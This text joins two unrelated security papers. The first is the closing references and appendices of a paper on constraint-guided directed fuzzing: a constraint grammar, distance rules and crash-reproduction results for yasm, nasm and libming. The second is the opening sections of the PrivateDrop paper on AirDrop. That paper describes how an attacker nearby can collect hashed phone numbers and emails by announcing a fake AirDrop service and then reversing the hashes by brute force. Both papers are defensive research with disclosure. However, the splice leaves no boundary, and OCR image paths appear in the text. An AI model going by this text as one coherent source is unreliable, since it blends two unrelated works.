[22] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: Towards a desired directed grey-box fuzzer. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[23] Peng Chen and Chen Hao. Angora: Efficient fuzzing by principled search. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy*, 2018.

[24] Peter Dinges and Gul Agha. Targeted test input generation using symbolic-concrete backward execution. In *Proceedings of the 29th ACM/IEEE International Conference on Automated Software Engineering*, 2014.

[25] Brendan Dolan-Gavitt, Patrick Hulin, Engin Kirda, Tim Leek, Andrea Mambretti, Wil Robertson, Frederick Ulrich, and Ryan Whelan. LAVA: Large-scale automated vulnerability addition. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy*, 2016.

[26] Xiaoning Du. Marvel: A generic, scalable and effective vulnerability detection platform. In *Proceedings of the 41st International Conference on Software Engineering: Companion Proceedings*, 2019.

[27] Brittany Johnson, Yoonki Song, Emerson Murphy-Hill, and Robert Bowdidge. Why don't software developers use static analysis tools to find bugs? In *Proceedings of the 35th International Conference on Software Engineering*, 2013.

[28] Chris Lattner and Vikram Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the International Symposium on Code Generation and Optimization: Feedback-Directed and Runtime Optimization*, 2004.

[29] Hongliang Liang, Lin Jiang, Lu Ai, and Jinyi Wei. Sequence directed hybrid fuzzing. In *Proceedings of the IEEE 27th International Conference on Software Analysis, Evolution and Reengineering*, 2020.

[30] Hongliang Liang, Yini Zhang, Yue Yu, Zhuosi Xie, and Lin Jiang. Sequence coverage directed greybox fuzzing. In *Proceedings of the 27th International Conference on Program Comprehension*, 2019.

[31] Kin-Keung Ma, Khoo Yit Phang, Jeffrey S. Foster, and Michael Hicks. Directed symbolic execution. In *Proceedings of the 10th Static Analysis Symposium*, 2003.

[32] Barton P. Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of unix utilities. 1990.

[33] Nicholas Nethercote and Julian Seward. Valgrind: A framework for heavyweight dynamic binary instrumentation. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2007.

[34] Manh-Dung Nguyen, S'ebastien Bardin, Richard Bonichon, Roland Groz, and Matthieu Lemerre. Binary-level directed fuzzing for use-after-free vulnerabilities. 2020.

[35] Damien Octeau, Somesh Jha, Matthew Dering, Patrick McDaniel, Alexandre Bartel, Li Li, Jacques Klein, and Yves Le Traon. Combining static analysis with probabilistic models to enable market-scale android inter-component analysis. In *Proceedings of the 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2016.

[36] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. ParmeSan: Sanitizer-guided greybox fuzzing. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

[37] Rohan Padhye, Caroline Lemieux, Koushik Sen, Laurent Simon, and Hayawardh Vijayakumar. FuzzFactory: Domain-specific fuzzing with waypoints. *Proceedings of the ACM on Programming Languages*, 2019.

[38] Jiaqi Peng, Feng Li, Bingchang Liu, Lili Xu, Binghong Liu, Kai Chen, and Wei Huo. 1dVul: Discovering 1-day vulnerabilities through binary patches. In *Proceedings of the 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, 2019.

[39] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitry Vyukov. AddressSanitizer: A fast address sanity checker. In *Proceedings of the 2012 USENIX Conference on Annual Technical Conference*, 2012.

[40] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. NEUZZ: Efficient fuzzing with neural program smoothing. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy*, 2019.

[41] Evgeniy Stepanov and Konstantin Serebryany. MemorySanitizer: fast detector of uninitialized memory use in C++. In *Proceedings of the 2015 IEEE/ACM International Symposium on Code Generation and Optimization*, 2015.

[42] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the 23rd Network and Distributed System Security Symposium*, 2016.

[43] Valentin Wüstholz and Maria Christakis. Targeted greybox fuzzing with static lookahead analysis. In *Proceedings of the 42nd International Conference on Software Engineering*, 2020.

[44] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. SemFuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[45] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM : A practical concolic execution engine tailored for hybrid fuzzing. In *Proceedings of the 27th USENIX Security Symposium*, 2018.

[46] Michal Zalewski. American Fuzzy Lop: a security oriented fuzzer. http://lcamtuf.coredump.cx/afl/.

[47] Peiyuan Zong, Tao Lv, Dawei Wang, Zizhuang Deng, Ruigang Liang, and Kai Chen. FuzzGuard: Filtering out unreachable inputs in directed grey-box fuzzing through deep learning. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

A Definition of Constraint Language

A.1 Basic Syntax

Figure 12 shows the context-free grammar of the constraint language. A constraint description (*ConstrDesc*) consists of multiple ordered constraints (*Constr*) enumerated in the required satisfaction order. A constraint has a head (*ConstrHead*) that specifies its name and a body (*ConstrBody*) that specifies the target site and the data conditions. A constraint is considered to be satisfied if the target site is reached and all data conditions are satisfied in the order of appearance, if any.

A.2 Constraint Body

A constraint body (*ConstrBody*) specifies a target site (*TargetSite*) and data conditions (*DataCond*). Multiple data conditions need to be satisfied in the specified order. Data conditions are optional, so if no data condition is specified, the constraint is considered to be satisfied when the target site is reached.

A.2.1 Target Site

A target site (*TargetSite*) specifies a targeted source location (*Location*). It includes the file name followed by the column and line numbers (*String*`:`*Int*`:`*Int*). When reached, the constraint captures the variables used by the source-level expression pointed by the location. The variables may be captured at a different source location if it is annotated ([*Location*]).

A target site may specify multiple target source locations ((|| *Location*)*). In that case, the target site is considered to be reached if any one of the source locations is reached. The variables are not captured if some source locations have different expression types.

A.2.2 Data Condition

A data condition (*DataCond*) specifies a condition expression (*ConditionExpr*) that must be satisfied at the target site. A data condition can be declared in two types; `cond` and `assert`. If a data condition is declared as `cond`, the distance of the data condition follows the distance derived from the specified condition. If it is declared as `assert`, the distance of the data condition is maxed out unless the condition is satisfied and has zero distance.

A.3 Condition Expressions

A condition expression (*ConditionExpr*) represents a boolean condition in terms of given value expressions. The distance of a condition expression is zero when it is satisfied, otherwise follows the operator-specific distance rules (*CmpOp*). Condition expressions may be combined with logical operators (*LogicOp*), where the distance is calculated based on

$$
\begin{aligned}
\textit{ConstrDesc} &\rightarrow \textit{Constr}^* \\
\textit{Constr} &\rightarrow \textit{ConstrHead}\texttt{:}\ \textit{ConstrBody} \\
\\
\textit{ConstrHead} &\rightarrow \texttt{CONSTRAINT}\ \textit{ConstrNameExpr} \\
\textit{ConstrNameExpr} &\rightarrow \texttt{\%}\textit{String} \\
\\
\textit{ConstrBody} &\rightarrow \textit{TargetSite}\ \textit{DataCond}^* \\
\\
\textit{TargetSite} &\rightarrow \texttt{site}\ \textit{Location}\ (\texttt{||}\ \textit{Location})^* \mid \\
&\quad\ \texttt{site}\ \textit{Location}\ \texttt{[}\textit{Location}\texttt{]} \\
\textit{Location} &\rightarrow \textit{String}\texttt{:}\textit{Int}\texttt{:}\textit{Int}
\end{aligned}
\qquad
\begin{aligned}
\textit{DataCond} &\rightarrow (\texttt{cond} \mid \texttt{assert})\ \texttt{"}\textit{ConditionExpr}\texttt{"} \\
\\
\textit{ConditionExpr} &\rightarrow (\textit{ConditionExpr}) \mid \texttt{none} \mid \\
&\quad\ \textit{ValueExpr CmpOp ValueExpr} \mid \\
&\quad\ \textit{ConditionExpr LogicOp ConditionExpr} \\
\\
\textit{ValueExpr} &\rightarrow (\textit{ValueExpr}) \mid \textit{Int} \mid \textit{Hex} \mid \textit{Variable} \mid \\
&\quad\ \textit{ValueExpr ArithOp ValueExpr} \\
\textit{Variable} &\rightarrow \textit{ConstrNameExpr}\texttt{.}\textit{VarIdent} \\
\textit{VarIdent} &\rightarrow \texttt{value} \mid \texttt{ret} \mid \texttt{size} \mid \texttt{addr} \mid \texttt{readdr} \mid \\
&\quad\ \texttt{endaddr} \mid \texttt{lhs} \mid \texttt{rhs} \mid \texttt{arg}\textit{Int}
\end{aligned}
$$

$$
\textit{Int} \rightarrow \texttt{-}^?(\texttt{0-9})^+, \qquad \textit{Hex} \rightarrow \texttt{0x}(\texttt{0-9} \mid \texttt{a-f} \mid \texttt{A-F})^+, \qquad \textit{String} \rightarrow (\texttt{a-z} \mid \texttt{A-Z} \mid \texttt{_})(\texttt{a-z} \mid \texttt{A-Z} \mid \texttt{0-9} \mid \texttt{_})^*
$$
$$
\textit{ArithOp} \rightarrow \texttt{+} \mid \texttt{-} \mid \texttt{/} \mid \texttt{*}, \qquad \textit{CmpOp} \rightarrow \texttt{==} \mid \texttt{!=} \mid \texttt{<=} \mid \texttt{<} \mid \texttt{>=} \mid \texttt{>}, \qquad \textit{LogicOp} \rightarrow \texttt{\&\&} \mid \texttt{||}
$$

Figure 12: Context-free grammar of constraint description.

the distances of original expressions. See Appendix B for the distance definitions.

A.4 Value Expressions

A value expression (*ValueExpr*) represents an arithmetic value that can be used with comparison operators. It can be further manipulated by the arithmetic operators (*ArithOp*) when it is evaluated. All values have a canonical 64-bit integer type; pointers are regard as regular 64-bit integers, and floating-point values are casted to fixed-point values before captured.

A.4.1 Variable

A variable (*Variable*) indicates a captured value by the specified constraint. It consists of a constraint name expression that specifies the name of the containing constraint (*ConstrNameExpr*), and the variable identifier that specifies the value to be referenced from the constraint (*VarIdent*).

A variable identifier indicates a variable by its place in the expression where it has been captured (`arg`*Int*). For example, `arg`0 may be the 0th argument of a call expression or the left-hand-side operand of a division expression. Some identifiers are reserved with specific semantic meanings, such as `ret` being the return value if the expression is a call expression. Other reserved identifiers are listed below.

- `value` indicates the resulting value produced by the expression, such as the loaded value if the expression is a dereference expression. This is also an alias of `ret`.
- `addr` indicates the dereferenced address if the expression is a dereference expression.
- `size` and `endaddr` indicate the size and the end address of the allocated memory respectively, if the expression is the recognizable allocation function, such as `malloc`.
- `readdr` indicates the reallocated address if the expression is the recognizable reallocation function, such as `realloc`.
- `lhs` and `rhs` indicate the value of left-hand-side and right-hand-side operands if the expression is a binary expression.

B Distance of Condition Expressions

B.1 Comparison Operators


The distance of the condition expression $n_1 \square n_2$, where n_1 and n_2 are integers and $\square$ is a comparsion operator, is calculated based on the absolute difference between n_1 and n_2. Specifically, the distance is the absolue difference if it is not satisfied, or 0 otherwise. The detailed rationales behind the distance of each comparison operator are as follows.

- The distances of ==, >= and <= are equal to the absolute difference of two operands if unsatisfied, or 0 otherwise.
- The distances of > and < are the distances when it is reformulated with >= and <=, respectively. (e.g., $n_1 > n_2 \Rightarrow n_1 >= n_2 + 1$)
- The distance of != is the distance when it is reformulated with > and <. (i.e., $n_1 \texttt{ != } n_2 \Rightarrow n_1 > n_2 \,\|\, n_1 < n_2$)

The formalized distance of each comparison operator is shown in Table 1.

B.2 Logical Operators

The distance of the condition expression $e_1 \bigcirc e_2$, where e_1 and e_2 are also condition expressions and $\bigcirc$ is a logical operator, is decided by the rules below.



(a) yasm 1.3.0 (Use after free) **(b)** nasm 2.14rc0 (Use after free) **(c)** libming 0.4.7 (Heap buffer overflow)

Figure 13: Minimum observed seed distance change of three representative programs. c_{con} and c_{data} are assumed to 1000 and 100, respectively.

- The distance of && takes the maximum distance of two condition expressions.
- The distance of || takes the minimum distance of two condition expressions.

Formally, if e' is a condition expression where $e' = e_1 \bigcirc e_2$ and $\hat{d}_{\bigcirc}(e')$ is the distance of e', $\hat{d}_{\&\&}(e') = \max(\hat{d}(e_1), \hat{d}(e_2))$ and $\hat{d}_{||}(e') = \min(\hat{d}(e_1), \hat{d}(e_2))$

C Constraint Generation Algorithm for Changelogs

Algorithm 1 shows the algorithm to find a proper constraint with a given patch changelog. Given a set of changed locations, first it classifies each location with pre-defined cases described in §5.2. It then takes a set of locations classified as an earlier case to select target sites and generate data conditions. The algorithm finally ties all selected target sites with a sentinel function to make them into one target site.

Algorithm 1: FindConstraints

```
Input Ls: Set of changed locations. (pre: pre-patch, post:post-patch)
Output Tuple of a target site and data conditions.
foreach L in Ls do
    if IsNewCond(L.post) and BodyContainsExcept(L.post) then
        C1Tars ← L
    else if AreBothConds(L) and AreNotEqualConds(L) then
        C2Tars ← L
    else if OneVarChanged(L) then C3Tars ← L
    else C4Tars ← L
if not Empty(C1Tars) and AllSameCondExpr(C1Tars.post) then
    TSs = GetCondLocs(C1Tars.pre)
    DCs = GetConds(C1Tars.post)
else if not Empty(C2Tars) and AllSameCondExpr(C2Tars.pre) and
  AllSameCondExpr(C2Tars.post) then
    TSs = GetCondLocs(C2Tars.pre), C = GetConds(C2Tars)
    DCs = CreateXorCond(C.pre, C.post)
else if not Empty(C3Tars) and AllSameChangedVars(C3Tars) then
    TSs = GetChangedVarLocs(C3Tars.pre)
    V = GetChangedVar(C3Tars)
    DCs = CreateNECond(V.pre, V.post)
else
    TSs = C4Tars, DCs = []
TS = TieTargetSites(TSs)
return (TS, DCs)
```

D Analysis on Minimum Distance Change

Figure 13 shows the change of the minimum observed seed distance during the fuzzing session of three representative programs in Table 3 and Table 4. To visualize how the minimum observed seed distance changes in various settings, we select one trial and scale the time dimension to the average time of its setting. While the distance change is from one trial, the trends of the distance change were similar in every trial. To describe the distance change more clearly, we convert the original seed distance with $c_{con} = 1000$ and $c_{data} = 100$.

Figure 13a describes the minimum seed distance change of the yasm 1.3.0 use-after-free crash. AFLGo and CAFL with **1T** quickly reach the use location as soon as they begins, but they are stuck at the use location for a long time, as most of the seeds bypass the free location. On the other hands, CAFL with **nT** attempts to reach the use location after reaching the free location, and successfully reaches the use location after 15 minutes. By prioritizing the seeds that reaches both in order, CAFL with **nT** reproduces the use-after-free crash after another 17 minutes. nasm 2.14rc0 in Figure 13b exhibits the similar behavior to yasm 1.3.0, where the crash is reproduced faster by CAFL with **nT** even if CAFL with 1T first reaches the use location.

Figure 13c describes the minimum distance change of CAFL with three different constraint settings in libming 0.4.7. **1T** quickly get zero seed distance by reaching the access location, but it does not reproduce the crash as the seeds may not reach the allocation site, nor satisfy the data conditions. **nT** spends around 10 minutes to find the seeds that pass through both the allocation and access locations, but it waste another 17 minutes at the access location as it does not recognize the data conditions. **nT+D** spends about the same time to reach the allocation site and the access location in order, and it gradually converges to the solution of the data condition. As a result, **nT+D** successfully reproduces the crash only after another 5 minutes.

PrivateDrop: Practical Privacy-Preserving Authentication for Apple AirDrop

Alexander Heinrich Matthias Hollick Thomas Schneider
Milan Stute Christian Weinert

Technical University of Darmstadt, Germany

Abstract

Apple's offline file-sharing service AirDrop is integrated into more than 1.5 billion end-user devices worldwide. We discovered two design flaws in the underlying protocol that allow attackers to learn the phone numbers and email addresses of both sender and receiver devices. As a remediation, we study the applicability of private set intersection (PSI) to mutual authentication, which is similar to contact discovery in mobile messengers. We propose a novel optimized PSI-based protocol called *PrivateDrop* that addresses the specific challenges of offline resource-constrained operation and integrates seamlessly into the current AirDrop protocol stack. Using our native PrivateDrop implementation for iOS and macOS, we experimentally demonstrate that PrivateDrop preserves AirDrop's exemplary user experience with an authentication delay well below one second. We responsibly disclosed our findings to Apple and open-sourced our PrivateDrop implementation.

1 Introduction

Apple AirDrop is a file-sharing service integrated into more than 1.5 billion end-user devices worldwide [5], including iPhone, iPad, and Mac systems, and has been in operation since 2011. AirDrop runs fully offline and only uses a direct Wi-Fi connection in combination with Bluetooth Low Energy (BLE) between two devices. We discovered *two* severe privacy vulnerabilities in the underlying authentication protocol. In particular, the flaws allow an adversary to learn contact identifiers (i.e., phone numbers and email addresses) of nearby AirDrop senders *and* receivers. The flaws originate from the exchange of hash values of such contact identifiers during the discovery process, which can be easily reversed using brute-force or dictionary attacks [35, 42, 66].

Challenge. During authentication, two AirDrop devices run a form of *contact discovery* where they determine if they are mutual contacts, i.e., whether or not they have stored each others' contact information in their address book [92]. A connection is only deemed authentic if the result is positive.

Privacy-preserving contact discovery is commonly addressed via private set intersection (PSI) in the literature (e.g., [55, 59]). PSI protocols, in general, are cryptographic protocols that allow two interacting parties to securely compute the intersection of their respective input sets without leaking any additional data. PSI is already deployed in the real world, e.g., for compromised credential checking in Google's browser Chrome [93] in a business-to-consumer (B2C) context and for calculating ad conversion rates with Google in a business-to-business (B2B) context [51]. In a consumer-to-consumer (C2C) context, PSI has been proposed for preventing cheating in online gaming [20] and most recently for contact tracing in light of the COVID-19 pandemic (e.g., [94]). With our work, we aim to facilitate the deployment of PSI in a C2C context for mutual authentication.

However, the AirDrop scenario poses a unique set of challenges: a solution needs to (a) run completely offline without any third-party server support, (b) consider malicious parties that lie about their address book entries or own contact identifiers, (c) run on mobile devices with restricted energy and computational resources, and (d) preserve the user experience by not adding noticeable authentication delays.

Our contributions. We study the applicability of PSI to realize private mutual authentication for AirDrop. For this, we first systematically explore all possible design options and available building blocks from the literature. Our final solution, called *PrivateDrop*, is based on a Diffie-Hellman-style PSI protocol [53], which is even secure in the presence of malicious actors that actively try to extract sensitive information. We apply a two-way variant of [53] and optimize online performance by minimizing the number of communication rounds and by allowing to precompute expensive operations, e.g., when the device charges overnight. To accommodate malicious inputs, especially attackers lying about their contact identifiers, we propose to use signed PSI inputs [21, 31, 33] that complement AirDrop's current validation records and can be issued using Apple's existing certification infrastructure.

Furthermore, we integrate PrivateDrop into the original AirDrop protocol stack, including the BLE-based discov-

ery mechanism as well as the HTTPS-based authentication phase. We implement both the original AirDrop protocol and our PrivateDrop extension in native code for iOS and macOS, which we open-sourced on GitHub [45].

Finally, in an extensive performance evaluation, we demonstrate that PrivateDrop incurs only negligible overhead in practice. In particular, we experimentally show that the authentication delay stays well below 1 s even for large address books with > 10 k entries, which humans perceive as an "immediate response" [22]. In realistic scenarios, the delay even stays below 500 ms—only a $2\times$ increase compared to the authentication delay in the original insecure AirDrop protocol.

We disclosed both vulnerabilities and our proposed mitigation to the Apple Product Security team and are awaiting their feedback. We summarize our contributions as follows:

(a) We discover and disclose two distinct design flaws in the AirDrop authentication protocol that enable an attacker to learn contact identifiers (phone numbers and email addresses) of nearby devices.
(b) We propose PrivateDrop, a new PSI-based mutual authentication protocol that integrates seamlessly into the current AirDrop protocol stack. Our design is based on a Diffie-Hellman-style PSI protocol [53] and protects against malicious adversaries as well as inputs.
(c) We re-implement the original AirDrop protocol stack, integrate our PSI-based protocol for iOS and macOS, and open-source our code [45].
(d) We experimentally show that PrivateDrop provides immediate responses [22] with < 1 s authentication delay.

Outline. Our paper is structured as follows: We first describe the currently deployed AirDrop protocol (§ 2) and discuss the vulnerabilities we discovered (§ 3). Then, we present our novel PSI-based mutual authentication protocol (§ 4). We furthermore describe our implementation (§ 5), followed by our extensive experimental evaluation (§ 6). Finally, we discuss related work (§ 7) before concluding (§ 8).

2 Background: Apple AirDrop

Apple's file-sharing service AirDrop is integrated in all current iOS and macOS devices. It runs completely offline using a proprietary Wi-Fi link-layer called Apple Wireless Direct Link (AWDL) [90] in combination with Bluetooth Low Energy (BLE). As there exists no official documentation of the involved protocol stack, we describe AirDrop based on the reverse engineering of [92]. In particular, we first define *contact identifiers* and discuss the available *discoverability* settings. Then, we describe the complete technical protocol flow and explain the authentication process as presented in [92].

2.1 Contact Identifiers and the Address Book

Each iOS or macOS device has an address book that is accessible through the *Contacts* application. This address book contains several contact entries that in turn consist of multiple objects such as name or contact information. AirDrop leverages the user's own contact identifiers and their address book entries for authentication purposes. In particular, AirDrop uses phone numbers and email addresses to identify a contact. This is possible as every Apple account (often referred to as *Apple ID* or *iCloud account*) has at least one such contact identifier assigned to it. Apple uses verification emails and SMS to verify the ownership of the email address or phone number, respectively, thus assuring the correctness of the identifiers.

Within the context of this paper, we will only deal with contact identifiers, i.e., phone numbers and email addresses, and disregard the notion of "contacts" that might—in turn—consist of multiple identifiers. We assume there exists a device-local unambiguous mapping for contact identifiers to contact list entries. We use the term *address book (AB)* to refer to the set of contact identifiers of all contact entries in the device's contact list. Note that the AB is controlled by the user and not verified by Apple. In addition, the user's own *contact identifiers (IDs)* are the Apple-verified phone numbers and email addresses that are assigned to the user's Apple account. We use the notation c to refer to an address book entry and ID to refer to an Apple-verified contact identifier.

2.2 Device Discoverability

When opening the sharing pane on an iOS device, nearby devices appear in the user interface if they are discoverable [10]. In particular, receiver devices can be discovered by *everybody* or by *contacts only*, which is the default setting. In either case, an AirDrop sender will attempt to perform a mutual authentication handshake with a responding receiver. Note that the issues addressed in our paper (i.e., the leakage of contact identifiers of sender and receiver during the authentication process) affect both settings.

2.3 Full Protocol Workflow

The AirDrop protocol allows a *sender* to transmit a file or link to a *receiver*. It consists of the three phases *discovery*, *authentication*, and *data transfer*, which we explain based on [92] and depict in Fig. 1: (a) When the sender opens the sharing pane, it starts emitting BLE advertisements that contain a truncated hash for each contact identifier. A receiver compares the sender's hashed contact identifiers with entries in their address book. The receiver activates their AWDL interface if at least one contact match was found in contacts-only mode or if it is discoverable by everyone. The sender then proceeds by searching for AirDrop services with DNS service discovery (DNS-SD) via the AWDL interface. (b) For each discovered service, the sender initiates an authentication procedure via an HTTPS *Discover* request that we detail in § 2.4. If the authentication procedure completes successfully, the receiver's identity is displayed in the sender's user interface. (c) Finally, the sender selects the receiver and sends two subsequent requests: The *Ask* request contains metadata




Figure 1: AirDrop protocol (simplified version from [92]). The orange message parts leak the sender's and receiver's contact identifiers, as discussed in § 3.3 and § 3.4, respectively.

about the file, including a thumbnail. The receiver sends their decision on whether to receive the full file. Upon a positive response, the sender continues to transfer the complete file in an *Upload* request or aborts the transaction otherwise.

2.4 Mutual Authentication

An authenticated connection can only be established between users with an Apple ID who are present in each others' address books. In order to authenticate, a device needs to prove that it has registered a certain contact identifier ID_i such as phone number or email address associated with its Apple ID, while the verifying device checks whether ID_i is an address book entry. Authentication involves multiple Apple-signed certificates and a chain of Apple-run certificate authorities (CAs). In particular, AirDrop uses a device-specific certificate σ_{UUID} and a validation record VR_σ, which are both signed by Apple. The devices retrieve them both from Apple once the user logs in to their iCloud account. They can then be used offline in any subsequent AirDrop transaction.

The certificate σ_{UUID} contains an account-specific universally unique identifier (UUID).[1] The certificate is used as a client or server certificate (depending on the role) in the TLS connection. As the UUID in the certificate does not link any contact identifiers, AirDrop uses an Apple-signed *Apple ID validation record* (VR_σ). The validation record contains the UUID from the TLS certificate and all contact identifiers $\mathit{SHA\text{-}256}(ID_1), \ldots, \mathit{SHA\text{-}256}(ID_m)$ that are registered with the user's Apple ID in hashed form. Also, VR_σ includes a signature and the certificate of the signing CA σ_{VR}.[2] Formally, we define VR_σ as follows:

$$VR = (\mathit{UUID}, \mathit{SHA\text{-}256}(ID_1), \ldots, \mathit{SHA\text{-}256}(ID_m)) \quad (1)$$

$$VR_\sigma = (VR, \mathit{sign}(\sigma_{\text{VR}}, VR), \sigma_{\text{VR}}), \quad (2)$$

where $\mathit{sign}(\sigma_{\text{VR}}, VR)$ is the signature of VR for certificate σ_{VR}. During authentication, AirDrop (a) verifies the signature on the received validation record, (b) verifies that the UUID in the certificate matches the one in the validation record, and (c) computes the SHA-256 hash over each normalized[3] address book entry and compares them with the hashes contained in the validation record. Authentication succeeds if all checks pass. If authentication fails on the receiver side, the receiver aborts the connection. However, if authentication fails on the sender side, AirDrop continues the transaction but treats the connection as unauthenticated and the peer as a non-contact. AirDrop shows contacts with their name and picture from the address book in the user interface. Non-contacts are displayed using the device name without a picture instead.

3 Contact Identifier Leakage in AirDrop

We discovered two design flaws in the AirDrop protocol that allow an adversary to learn the contact identifiers (both phone numbers and email addresses) of nearby Apple devices. The two flaws originate from AirDrop's authentication handshake, where hashed contact identifiers are exchanged as part of Apple's validation record. First, we define the threat model and discuss that cryptographic hash functions cannot hide their inputs (called preimages) when the input space is small or predictable, such as for phone numbers or email addresses. Second, we explain where and to what extent AirDrop devices are vulnerable to contact identifier leakage. We responsibly disclosed our findings to Apple (cf. § 8). A subset of the issues presented in the following was independently reported in [25]. However, that report does not address hashed email addresses and receiver leakage (cf. § 3.4), and was published one month *after* our disclosure with Apple. Moreover, there are no signs that [25] followed responsible disclosure.

[1] As an addition to [92], we found that the UUID is not device-specific but equal for all devices using the same Apple account.

[2] We hide the fact that VR_σ contains the complete certificate chain up to Apple's root CA [92] to keep our description short and concise.

[3] Phone numbers are hashed in a normalized digit-only form, e.g., the string "+1 (234) 567-8901" is hashed as "12345678901".

3.1 Threat Model

In this paper, we consider an adversary that wants to learn contact identifiers (phone numbers and email addresses) from non-contact AirDrop devices in proximity. They might then use these identifiers for fraudulent activities such as (spear) phishing attacks or making a profit by selling personal data.

Specifically, the adversary must be in physical proximity of its targets (similar to [88]) and have access to a device with an off-the-shelf Wi-Fi card to communicate via AWDL [89]. We assume that the adversary has full control over the wireless channel and can, e.g., mount machine-in-the-middle attacks [92]. The adversary may lie about its address book (AB) entries and arbitrarily deviate from the protocol description, but cannot break Apple's contact identifier ownership verification (cf. § 2.1), i.e., the adversary is unable to forge valid certificates for arbitrary contact identifiers (IDs).

We assume that Apple is trustworthy as it acts as a certificate authority (cf. § 2.4) and learns the contact identifiers, but not the address book entries, from all of its users through the ownership verification process.

3.2 Recovering Hashed Contact Identifiers

Hashing is insufficient to hide phone numbers or email addresses as the input space is small/predictable [35, 42, 66].

Phone numbers. Recovering the preimage of a hashed phone number can be achieved using brute force because the phone number space is relatively small. For example, a US phone number contains an area code followed by 7 digits. Given this small search space (10^7), it is feasible to check all possible phone numbers on a PC within seconds.

More precisely, a recent work [42] studied three different approaches for efficiently reversing phone number hashes: lookups in large-scale key-value stores, brute-force attacks, and optimized rainbow-table constructions. The authors also modeled a worldwide database of valid mobile phone number prefixes that revealed vast differences in terms of phone number structure between countries and, therefore, the size of the search space (e.g., in Austria, the search space is in the order of 10^{10} compared to 10^7 in the US). Each of the investigated reversal methods was able to reverse SHA-1 hashes with an amortized runtime in the order of milliseconds (e.g., 52 ms for the optimized rainbow-table construction). These results are directly applicable to estimate the effort required for an attacker to recover a phone number from the hashes leaked in AirDrop (cf. § 3.3 and § 3.4). However, since AirDrop uses SHA-256 instead of SHA-1, the runtime and storage requirements stated in [42] likely increase by around factors $3\times$ and $1.6\times$, respectively [49].

Email addresses. Recovering the preimage of a hashed email address is less trivial but possible via dictionary attacks that check common email formats such as `first.lastname@{gmail.com,yahoo.com,...}`. Alternatively, an attacker could generate an email lookup table from data breaches [48] or use an online lookup service for hashed email addresses [34].

3.3 Contact Identifier Leakage of Sender

During the AirDrop authentication handshake, the sender always discloses their own contact identifiers as part of the initial HTTPS POST /Discover message (cf. Fig. 1). A malicious receiver can therefore learn all (hashed) contact identifiers of the sender *without requiring any prior knowledge* of their target. To obtain these identifiers, an attacker simply needs to wait (e.g., at a public hot spot) until a target device scans for AirDrop receivers, i.e., *the user opens the AirDrop sharing pane*. The target device will freely send a discover message to any AirDrop receiver found during the previous DNS-SD service lookup. Therefore, an attacker can learn the target's validation record without any authentication by simply announcing an AirDrop service via multicast DNS (mDNS). After collecting the validation record, the attacker can recover the hashed contact identifiers offline.

3.4 Contact Identifier Leakage of Receiver

